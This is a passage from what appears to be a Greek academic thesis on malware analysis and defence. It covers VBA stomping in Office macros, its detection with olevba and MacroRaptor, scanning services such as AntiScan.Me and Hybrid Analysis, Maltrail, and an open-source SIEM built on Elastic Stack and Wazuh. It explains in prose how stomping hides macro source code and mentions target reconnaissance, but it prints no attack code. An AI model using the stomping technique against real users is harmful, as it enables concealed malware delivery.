Στη συνέχεια, τροποποιείται η συμβολοσειρά real σε fake, μόνο στη θέση αποθήκευσης του πηγαίου κώδικα και όχι στην ενότητα p-code (*Εικόνα 97*).




Εικόνα 97. Τροποποίηση Συμβολοσειράς

Προτού ενεργοποιήσει ο χρήστης τις μακροεντολές (Enable Content), ο πηγαίος VBA κώδικας συνδέεται με την εμφάνιση ενός πλαισίου μηνύματος με το κείμενο fake (*Εικόνα 98*).




Εικόνα 98. Περιεχόμενο VBA Κώδικα Πριν την Ενεργοποίηση της Μακροεντολής

Ωστόσο, μόλις ενεργοποιηθεί το περιεχόμενο, εμφανίζεται ένα πλαίσιο μηνύματος που περιέχει το κείμενο real. Αντίστοιχα, ενημερώνεται αυτόματα και ο πηγαίος VBA κώδικας (*Εικόνα 99*).



Εικόνα 99. Ενεργοποίηση Μακροεντολής

Όπως έχει ήδη τονιστεί, η συγκεκριμένη τεχνική μπορεί να εκτελεστεί μόνο αν υποστηρίζεται η ίδια VBA έκδοση με αυτήν που χρησιμοποιήθηκε κατά τη δημιουργία του εγγράφου. Ωστόσο, αυτός ο περιορισμός μπορεί να αντιμετωπιστεί πραγματοποιώντας reconnaissance στο στόχο πριν από τη δημιουργία του κακόβουλου εγγράφου, προκειμένου να προσδιοριστεί η έκδοση που είναι εγκατεστημένη. Αναφορικά με το εργαλείο olevba, χάρη στις τελευταίες ενημερώσεις που έχει λάβει, μπορεί να ανιχνεύσει τη συγκεκριμένη επίθεση, όπως φαίνεται στην *Εικόνα 100*.




Εικόνα 100. Ανίχνευση Τεχνικής VBA Stomping

Το εργαλείο MacroRaptor έχει σχεδιαστεί για τον εντοπισμό ύποπτων VBA μακροεντολών [141]. Σε αντίθεση με τις παραδοσιακές AV λύσεις, το συγκεκριμένο εργαλείο δεν βασίζεται σε υπογραφές αλλά σε τεχνικές ευρετικής ανάλυσης (heuristic analysis) των κακόβουλων αρχείων. Το MacroRaptor μπορεί είτε να χρησιμοποιηθεί αυτόνομα μέσω της εκτέλεσής του από τη γραμμή εντολών, είτε να ενσωματωθεί σε άλλες εφαρμογές. Συμβάλλει στον εντοπισμό συγκεκριμένων συμβολοσειρών που αντιστοιχούν στους ακόλουθους τρεις τύπους και αφορούν τη συμπεριφορά της VBA μακροεντολής:


- A: Auto-execution
- W: Write
- X: Execute

Το MacroRaptor κατατάσσει μία μακροεντολή ως ύποπτη αν η συνθήκη A and (W or X) είναι αληθής (*Εικόνα 101*).




Εικόνα 101. Εκτέλεση Εργαλείου MacroRaptor

Στο παραπάνω παράδειγμα παρουσιάζονται τρία διαφορετικά έγγραφα και τα αντίστοιχα αποτελέσματα του εργαλείου. Ο κώδικας που περιλαμβάνεται στο αρχείο malicious.docm είναι ο ακόλουθος (*Εικόνα 102*).



Εικόνα 102. VBA Κώδικας

Αποτέλεσμα της ενεργοποίησης της μακροεντολής στο εν λόγω αρχείο είναι η εκτέλεση της διεργασίας calc.exe (*Εικόνα 103*).



Εικόνα 103. Ενεργοποίηση Μακροεντολής

4.7.8 AntiScan.Me

Ο ιστότοπος AntiScan.Me επιτρέπει τη σάρωση αρχείων προκειμένου να εντοπιστούν ιοί και άλλα κακόβουλα προγράμματα. Η συγκεκριμένη υπηρεσία προσφέρει στο χρήστη τη δυνατότητα ταυτόχρονης σάρωσης αρχείων (π.χ., binary, .dll) ενσωματώνοντας πολλές AV λύσεις, χωρίς να πραγματοποιεί distribution στα δείγματα που εξετάζει [142]. Το AntiScan.Me χρησιμοποιεί ένα API από τον πάροχο DynCheck και βασίζεται σε τουλάχιστον 26 AV λύσεις. Το Dyncheck.com είναι μία πλήρως αυτοματοποιημένη διαδικτυακή υπηρεσία, που παρέχει ελέγχους κατά την εκτέλεση ενός αρχείου, χρησιμοποιώντας διαφορετικά συστήματα προστασίας από ιούς και διάφορες εκδόσεις του λειτουργικού συστήματος Windows [143]. Βοηθά στην εκτέλεση πολλαπλών δοκιμών σε διαφορετικές εκδόσεις λειτουργικού, προκειμένου να ελεγχθούν οι δυνατότητες του κακόβουλου λογισμικού. Το AntiScan.Me πραγματοποιεί ανίχνευση βάσει υπογραφών και προσφέρει τρεις τρόπους απεικόνισης των αποτελεσμάτων (κείμενο, εικόνες και συνδέσμους - HTML elements).

Η λίστα που ακολουθεί παρουσιάζει τα προγράμματα προστασίας από ιούς που υποστηρίζονταν από την πλατφόρμα τη στιγμή της δοκιμής: Ad-Aware, AhnLab V3 Internet Security, Alyac Internet Security, Avast, AVG, Avira, BitDefender, BullGuard, ClamAV, Comodo Antivirus, DrWeb, Emsisoft, Eset NOD32, Fortinet, F-Secure, IKARUS, Kaspersky, McAfee, Malwarebytes, Panda Antivirus, Sophos, Trend Micro Internet Security, Webroot SecureAnywhere, Windows Defender, Zone Alarm και Zillya.

4.7.9 Hybrid Analysis

Ο ιστότοπος Hybrid-Analysis.com επιτρέπει την απευθείας ανάλυση κακόβουλου λογισμικού [144]. Πιο συγκεκριμένα, η εν λόγω υπηρεσία προσφέρει στο χρήστη τη δυνατότητα υποβολής αρχείων για εις βάθος στατική και δυναμική ανάλυση. Το Falcon Sandbox [145] αποτελεί το πλαίσιο ανάλυσης κακόβουλου λογισμικού που χρησιμοποιείται από προεπιλογή. Μπορεί είτε να χρησιμοποιηθεί ως σύστημα μεγάλης κλίμακας για την επεξεργασία εκατοντάδων αρχείων είτε ως υπηρεσία για την απόκριση σε περιστατικά ασφαλείας. Λόγω της απλής διεπαφής και των δυνατοτήτων ενσωμάτωσης που παρουσιάζει, το Falcon Sandbox χρησιμοποιείται από SOCs, CERTs, αναλυτές ασφάλειας και ερευνητές για την αντιμετώπιση απειλών.

Για την εξαγωγή των IOCs, το Hybrid Analysis συνδυάζει τα δεδομένα που προκύπτουν από την εκτέλεση ενός αρχείου με τα δεδομένα που προκύπτουν από τη στατική ανάλυσή του. Με αυτόν τον τρόπο είναι εφικτός ο εντοπισμός άγνωστων απειλών. Όλα τα δεδομένα που εξάγονται από τη μηχανή υβριδικής ανάλυσης επεξεργάζονται αυτόματα και ενσωματώνονται στις αναφορές του εργαλείου. Επιπλέον, το σύστημα ανάλυσης διαθέτει πληθώρα parsers για την επεξεργασία διαφόρων τύπων αρχείων (π.χ., VBA μακροεντολών από Office έγγραφα, streams και hyperlinks από .pdf αρχεία και αναγνωριστικών από τις κεφαλίδες των PEs). Η στατική ανάλυση εφαρμόζεται πριν και μετά την εκτέλεση του κάθε αρχείου και ενσωματώνει υπογραφές του εργαλείου YARA (*Κεφάλαιο 4.7.4*).

Πιο συγκεκριμένα, από προεπιλογή, το σύστημα ανάλυσης της υπηρεσίας Hybrid-Analysis υποστηρίζει τους παρακάτω τύπους αρχείων: PE (.exe, .scr, .pif, .dll), Office (.doc, .docx, .ppt, .pptx, .xls, .xlsx), Portable Document Format (.pdf), Android Application PacKage (.apk), Windows Script Component (.sct), Windows Shortcut (.lnk), Windows Help (.chm), HTML Application (.hta), Windows Script File (.wsf), Javascript (.js), Visual Basic (.vbs, .vbe), Shockwave Flash (.swf), Perl (.pl), Powershell (.ps1, .psd1, .psm1), Scalable Vector Graphics (.svg), Python (.py) και Perl (.pl) scripts, Linux ELF executables, MIME RFC 822 (.eml), Microsoft Installer packages(.msi) και Outlook (.msg).


Επιπλέον, υποστηρίζεται η υβριδική ανάλυση (στατική και δυναμική) σε πληθώρα εκδόσεων του λειτουργικού συστήματος Windows (π.χ., XP, Vista, 7, 8 και 10), καθώς επίσης και η εκτεταμένη στατική ανάλυση των .apk αρχείων.

Το Falcon Sandbox ενσωματώνει ένα ευρύ φάσμα προϊόντων ασφαλείας, συμπεριλαμβανομένων των:

- VirusTotal [146] και OPSWAT Metadefender [147].
- SIEM λύσεων (π.χ., HP ArcSight [148]).
- National Software Reference Library [149] (NSRL) whitelist lookup για κάθε δείγμα που υποβάλλεται υπό επεξεργασία.
- Thug [150] honeyclient (εργαλείο για την προσομοίωση της συμπεριφοράς ενός προγράμματος περιήγησης ιστού, προκειμένου να εντοπιστεί κακόβουλο περιεχόμενο).
- Suricata (NIDS).
- The Onion Router [151] (TOR).
- Phantom [152] (SOAR).

4.7.10 Maltrail

Το Maltrail αποτελεί ένα σύστημα ανίχνευσης κακόβουλης κυκλοφορίας. Χρησιμοποιεί δημόσια διαθέσιμες blacklists που σχετίζονται με κακόβουλη ή ύποπτη δραστηριότητα [153]. Το συγκεκριμένο εργαλείο συνδυάζει τα στοιχεία που συλλέγουν διάφορες AV λύσεις (π.χ., domain names, URL διευθύνσεις, IP διευθύνσεις και HTTP user agents) μαζί με προσαρμοσμένες λίστες που εισάγει ο χρήστης. Επιπλέον, χρησιμοποιεί ευρετικούς μηχανισμούς που συμβάλλουν στον εντοπισμό άγνωστων απειλών. Το Maltrail βασίζεται στην παρακάτω αρχιτεκτονική (*Εικόνα 104*).



Εικόνα 104. Αρχιτεκτονική του Maltrail

Οι αισθητήρες αποτελούν αυτόνομα δομικά στοιχεία που εκτελούνται στους κόμβους παρακολούθησης (π.χ., στη θύρα SPAN του τείχους προστασίας) ή σε συγκεκριμένους κεντρικούς υπολογιστές (π.χ., honeypot). Παρακολουθούν τη διέλευση της κίνησης προκειμένου να εντοπίσουν στοιχεία που βρίσκονται στις blacklists (π.χ., domain names, URLs και IP διευθύνσεις). Σε περίπτωση θετικής αντιστοίχισης, οι λεπτομέρειες του συμβάντος αποστέλλονται στον server για αποθήκευση. Αν ο αισθητήρας εκτελείται στον ίδιο υπολογιστή με τον server, τα αρχεία καταγραφής αποθηκεύονται απευθείας στον τοπικό κατάλογο καταγραφής. Διαφορετικά, αποστέλλονται μέσω UDP μηνυμάτων στον απομακρυσμένο server. Όπως έχει ήδη τονιστεί, ο πρωταρχικός ρόλος του server είναι η αποθήκευση των λεπτομερειών των συμβάντων και η παροχή back-end υποστήριξης για την web εφαρμογή αναφοράς. Στη συνέχεια τα συμβάντα μεταφέρονται στον client. Εκεί παρουσιάζονται στο χρήστη μέσω της web εφαρμογής. Η επιλογή USE_HEURISTICS ενεργοποιεί ευρετικούς μηχανισμούς στους αισθητήρες για τον εντοπισμό σύνθετων επιθέσεων (π.χ., μεγάλο domain name και απευθείας λήψη αρχείων). Ωστόσο ενδέχεται να εισάγει σημαντικό αριθμό false positives. Αναφορικά με την απευθείας λήψη αρχείων, το Maltrail παρακολουθεί όλες τις ύποπτες απόπειρες άμεσης λήψης αρχείων (π.χ., .apk, .bin, .dll, .exe, .hta, .ps1, .scr, .sct). Παρ' όλο που το γεγονός αυτό μπορεί να οδηγήσει σε αρκετά false positives, συμβάλλει ταυτόχρονα στον εντοπισμό επιθέσεων στα αρχικά τους στάδια. Ένα άλλο χαρακτηριστικό του Maltrail είναι το γεγονός ότι χρησιμοποιεί μία στατική λίστα [154], η οποία περιλαμβάνει TLD domains που είναι γνωστό ότι εμπλέκονται σε ύποπτες δραστηριότητες (π.χ., C2 servers ή redirectors). Δεδομένου ότι τα περισσότερα TLD domains προέρχονται από δωρεάν καταχωρητές (π.χ., Freenom), υπόκεινται σε αυστηρότερο έλεγχο. Επιπλέον, για τον εντοπισμό επιθέσεων που κρύβονται πίσω από το δίκτυο ανωνυμίας TOR, το Maltrail χρησιμοποιεί δημόσια διαθέσιμες λίστες κόμβων εξόδου [155]. Το εν λόγω εργαλείο παράγει ειδοποιήσεις και στις περιπτώσεις που παρατηρούνται πάρα πολλές προσπάθειες σύνδεσης στην ίδια IP διεύθυνση αλλά σε διαφορετικές θύρες. Αναφορικά με τις blacklists, παράδειγμα αποτελεί η καθημερινά ενημερωμένη λίστα του Maltrail που αφορά domains τα οποία σχετίζονται με κακόβουλο λογισμικό [156]. Η λίστα αυτή βασίζεται σε συγκεκριμένα trails [157] και μπορεί να χρησιμοποιηθεί για σκοπούς αποκλεισμού ύποπτης DNS κυκλοφορίας.

5. Δημιουργία SIEM Ανοιχτού Κώδικα

Για τη δημιουργία του SIEM ανοιχτού κώδικα χρησιμοποιείται το Elastic Stack [158]. Το Elastic Stack, γνωστό και ως ELK Stack, απαρτίζεται από τα παρακάτω τέσσερα εργαλεία ανοιχτού κώδικα:

- Elasticsearch: Αποτελεί τη μηχανή αναζήτησης και ανάλυσης.
- Logstash: Επεξεργάζεται και συλλέγει πληροφορίες από πολλές πηγές ταυτόχρονα (π.χ., κεντρικούς υπολογιστές, servers, τείχη προστασίας), τις μετασχηματίζει και τις μεταβιβάζει στο Elasticsearch.
- Kibana: Επιτρέπει την οπτικοποίηση (π.χ., μέσω γραφημάτων) των δεδομένων στο Elasticsearch.
- Beats: Αποτελούν πράκτορες μικρού μεγέθους και περιορισμένων δυνατοτήτων, οι οποίοι εγκαθίστανται σε κεντρικούς υπολογιστές για τη συλλογή διαφόρων τύπων πληροφοριών και δεδομένων.

Το Elastic Stack αποτελεί το συνδυασμό των ανωτέρω εργαλείων ανοιχτού κώδικα. Αποτελεί μία πολύ αξιόπιστη επιλογή που εφαρμόζουν πολλές εταιρείες και οργανισμοί. Η κλασική αρχιτεκτονική που συνδυάζει όλα τα προαναφερθέντα δομικά στοιχεία παρουσιάζεται στην *Εικόνα 105*.

Εικόνα 105. Αρχιτεκτονική του Elastic Stack

Στη συνέχεια της συγκεκριμένης ενότητας, ακολουθεί μία συνοπτική ανάλυση των προαναφερθέντων δομικών στοιχείων και επιπλέον, παρουσιάζονται τα εργαλεία Wazuh, Suricata και Sysmon, τα οποία αποτελούν επιπρόσθετα δομικά στοιχεία του SIEM ανοιχτού κώδικα που υλοποιείται στα πλαίσια της εργασίας.

5.1 Elasticsearch

Το Elasticsearch αποτελεί το κύριο δομικό στοιχείο του Elastic Stack [159]. Πρόκειται για μία Java-based, κατανεμημένη και ανοιχτού κώδικα μηχανή αναζήτησης και ανάλυσης βασισμένη στον Apache Lucene. Το Elasticsearch επιτρέπει την αποθήκευση, την αναζήτηση και την ανάλυση τεράστιων όγκων δεδομένων, σχεδόν σε πραγματικό χρόνο. Χρησιμοποιώντας τεχνικές indexing, επιτυγχάνει γρήγορες απαντήσεις στις αναζητήσεις του χρήστη. Πιο συγκεκριμένα, χρησιμοποιεί μία δομή που βασίζεται σε έγγραφα αντί για πίνακες, και συνοδεύεται από REST APIs για την αποθήκευση και την αναζήτηση των δεδομένων. Τα αρχεία καταγραφής που σχετίζονται με περιστατικά ασφάλειας μπορούν να αναλυθούν χάρη στο Elastic Stack, παρέχοντας μια πιο ολοκληρωμένη εικόνα σχετικά με το τι συμβαίνει στα συστήματα σε πραγματικό χρόνο.

5.2 Logstash

Το Logstash χρησιμοποιείται για τη συγκέντρωση, την επεξεργασία και την αποστολή δεδομένων στο Elasticsearch [159]. Πρόκειται για ένα δομικό στοιχείο που είναι υπεύθυνο για την απορρόφηση δεδομένων από πολλές πηγές ταυτόχρονα (π.χ., κεντρικούς υπολογιστές, servers, τείχη προστασίας), τον μετασχηματισμό τους και την μεταβίβασή τους στο Elasticsearch για αποθήκευση. Ο μετασχηματισμός των δεδομένων, ανεξάρτητα από τη μορφή τους, περιλαμβάνει τον προσδιορισμό των πεδίων που περιέχουν και τη δημιουργία μίας κοινής δομής. Για παράδειγμα, το Logstash επιτρέπει το συνδυασμό δεδομένων που προέρχονται από διαφορετικά συστήματα (π.χ., διακομιστές ιστού, βάσεις δεδομένων) που έχουν αρχικά διαφορετική μορφή. Πιο συγκεκριμένα, το Logstash αποτελείται από τα παρακάτω τρία δομικά στοιχεία:

- Input: Είσοδος των αρχείων καταγραφής και μετατροπή τους σε μορφή κατανοητή από μηχανή, προκειμένου να τεθούν υπό επεξεργασία.
- Filters: Σύνολο συνθηκών προκειμένου να εκτελεστεί μία συγκεκριμένη ενέργεια ή ένα γεγονός.
- Output: Λήψη αποφάσεων για ένα επεξεργασμένο συμβάν ή ένα αρχείο καταγραφής.


Για κάθε ένα από τα τρία δομικά στοιχεία μπορεί να χρησιμοποιηθούν πρόσθετα (plugins). Τα πρόσθετα εισαγωγής είναι ο τρόπος με τον οποίο το Logstash λαμβάνει τα συμβάντα ενώ τα πρόσθετα φίλτρου σχετίζονται με τον τρόπο με τον οποίο τα επεξεργάζεται. Χάρη στα συγκεκριμένα πρόσθετα μπορούν να αναλυθούν πολλοί τύποι αρχείων (π.χ., CSV, XML, JSON). Επιπλέον, ένα πρόσθετο εξόδου περιγράφει τον τρόπο επεξεργασίας και το σημείο (stash) που αποστέλλονται τα επεξεργασμένα συμβάντα. Ένα ιδιαίτερο χαρακτηριστικό του Logstash είναι ότι επιτρέπει σε ένα χρήστη να εκτελεί αρκετά pipelines εντός του ίδιου Logstash instance, καθιστώντας το έτσι οριζόντια κλιμακούμενο.

5.3 Kibana

Το Kibana αποτελεί ένα εργαλείο οπτικοποίησης και διαχείρισης των δεδομένων που περιέχουν τα αρχεία καταγραφής [159]. Παρέχει μία πληθώρα επιλογών οπτικοποίησης των δεδομένων σε πραγματικό χρόνο (π.χ., ιστογράμματα, γραφήματα γραμμής, γραφήματα πίτας). Επιπλέον, προσφέρει στους χρήστες τη δυνατότητα πλοήγησης στο Elastic Stack. Πιο συγκεκριμένα, ο χρήστης εισάγει ένα ερώτημα το οποίο οδηγεί σε μία διαδραστική οπτικοποίηση. Για παράδειγμα, μία ερώτηση σχετικά με τις διευθύνσεις URL που χρησιμοποιούνται από τους κεντρικούς υπολογιστές θα οδηγήσει σε μία συγκεκριμένη απάντηση. Το Kibana αποτελεί έναν εξαιρετικό τρόπο αναζήτησης και οπτικοποίησης του ευρετηρίου προσφέροντας μία ισχυρή και ευέλικτη διεπαφή χρήστη. Επιπλέον, επιτρέπει την ενοποίηση των δεδομένων στο Elasticsearch σε πολλαπλά ευρετήρια.

5.4 Beats

Ο όρος Beats αναφέρεται σε μία συλλογή πρακτόρων μικρού μεγέθους που είναι υπεύθυνοι για την αποστολή δεδομένων από τα συστήματα στα οποία είναι εγκαταστημένοι προς το Logstash ή το Elasticsearch [159]. Τα συγκεκριμένα δομικά στοιχεία είναι εξαιρετικά χρήσιμα για τη συλλογή δεδομένων, καθώς μπορούν να τοποθετηθούν σε κεντρικούς υπολογιστές, servers, βάσεις δεδομένων και containers. Για παράδειγμα, το Filebeat, που αποτελεί ένα είδος Beats, μπορεί να εγκατασταθεί σε έναν server προκειμένου να παρακολουθεί τα αρχεία καταγραφής, να τα αναλύει και να τα εισάγει στο Elasticsearch σχεδόν σε πραγματικό χρόνο. Όταν εκκινείται το Filebeat, για κάθε αρχείο καταγραφής που εντοπίζεται, δημιουργείται ένας harvester. Κάθε harvester διαβάζει ένα μόνο αρχείο καταγραφής για νέο περιεχόμενό του και στη συνέχεια στέλνει τα δεδομένα του στο libbeat, το οποίο συγκεντρώνει τα συμβάντα και στέλνει τα συγκεντρωτικά δεδομένα στην έξοδο (π.χ., Elasticsearch) που έχει οριστεί. Η *Εικόνα 106* αποτυπώνει τη συσχέτιση των δομικών στοιχείων του Elastic Stack.




Εικόνα 106. Συσχέτιση των Δομικών Στοιχείων του Elastic Stack

5.5 Wazuh

Το Wazuh αποτελεί ένα εργαλείο ανοιχτού κώδικα υπεύθυνο για την ανίχνευση απειλών, την παρακολούθηση των περιουσιακών στοιχείων ενός οργανισμού και την απόκριση σε συμβάντα ασφαλείας [160]. Η ιδιαιτερότητα του συγκεκριμένου εργαλείου είναι ότι μπορεί να ενσωματωθεί με το Elastic Stack, προσφέροντας μία ολοκληρωμένη λύση ασφάλειας. Το Wazuh μπορεί να χρησιμοποιηθεί για την παρακολούθηση των εφαρμογών και τον έλεγχο της ακεραιότητας των αρχείων του συστήματος καθώς επίσης και για την παρακολούθηση της συμπεριφοράς των χρηστών. Ο έλεγχος της ακεραιότητας των αρχείων επιτυγχάνεται χάρη στη λειτουργία File Integrity Monitoring (FIM). Το FIM είναι υπεύθυνο για τον εντοπισμό τροποποιήσεων στα αρχεία του λειτουργικού συστήματος και των εφαρμογών. Με αυτόν τον τρόπο μπορούν να εντοπιστούν μη εξουσιοδοτημένες προσβάσεις στα δεδομένα του συστήματος. Επιπλέον, το Wazuh χρησιμοποιείται για την εκτέλεση ελέγχων συμμόρφωσης και την παροχή ορατότητας στις ομάδες ασφαλείας, σχετικά με τις συσκευές που είναι συνδεδεμένες στο εσωτερικό δίκτυο. Η ορατότητα επιτυγχάνεται μέσω της παρακολούθησης των συσκευών, των υπηρεσιών cloud και των κοντέινερ, καθώς επίσης και μέσω της ταυτόχρονης συγκέντρωσης και ανάλυσης δεδομένων από πολλές εξωτερικές πηγές. Επιπλέον, το Wazuh μπορεί να χρησιμοποιηθεί ως εργαλείο ανίχνευσης

δεδομένου ότι προσφέρει πληροφορίες σχετικά με απόπειρες εισβολής, δραστηριότητες κακόβουλου λογισμικού και ευπάθειες των συστημάτων που παρακολουθεί. Τα κύρια δομικά στοιχεία της αρχιτεκτονικής του Wazuh περιλαμβάνουν τους Agents, τον Server/Manager και το Elastic Stack. Η *Εικόνα 107* αποτυπώνει τη σχέση όλων των προαναφερθέντων δομικών στοιχείων.



Εικόνα 107. Συσχέτιση των Wazuh και Elastic Stack

- Wazuh Agents: Οι Agents εκτελούνται σε λειτουργικά συστήματα Windows, Linux, MacOS και Solaris. Χρησιμοποιούνται για τη συλλογή διαφορετικών τύπων δεδομένων (π.χ., συστήματος και εφαρμογών), και στη συνέχεια τα προωθούν στον Server. Αναζητούν κακόβουλο λογισμικό και ύποπτες δραστηριότητες στα συστήματα που παρακολουθούν, μέσω της εκτέλεσης περιοδικών σαρώσεων. Επιπλέον, ανιχνεύουν εφαρμογές που δεν έχουν παραμετροποιηθεί επαρκώς ή είναι γνωστό ότι είναι ευάλωτες. Η μετάδοση των δεδομένων που συλλέγονται στον Server πραγματοποιείται μέσω ενός κρυπτογραφημένου καναλιού επικοινωνίας. Οι Agents διαθέτουν δυνατότητες σχετικά με την πρόληψη, την ανίχνευση και την απάντηση σε περιστατικά ασφαλείας. Πιο συγκεκριμένα, ένας Agent που εκτελείται σε επίπεδο κεντρικού υπολογιστή, συνδυάζει σάρωση βάσει ανωμαλιών και τεχνολογίες που βασίζονται σε υπογραφές για τον εντοπισμό εισβολών ή κακής χρήσης λογισμικού. Μπορεί επίσης να χρησιμοποιηθεί για την παρακολούθηση των δραστηριοτήτων των χρηστών, την αξιολόγηση της διαμόρφωσης του συστήματος και τον εντοπισμό τρωτών σημείων.
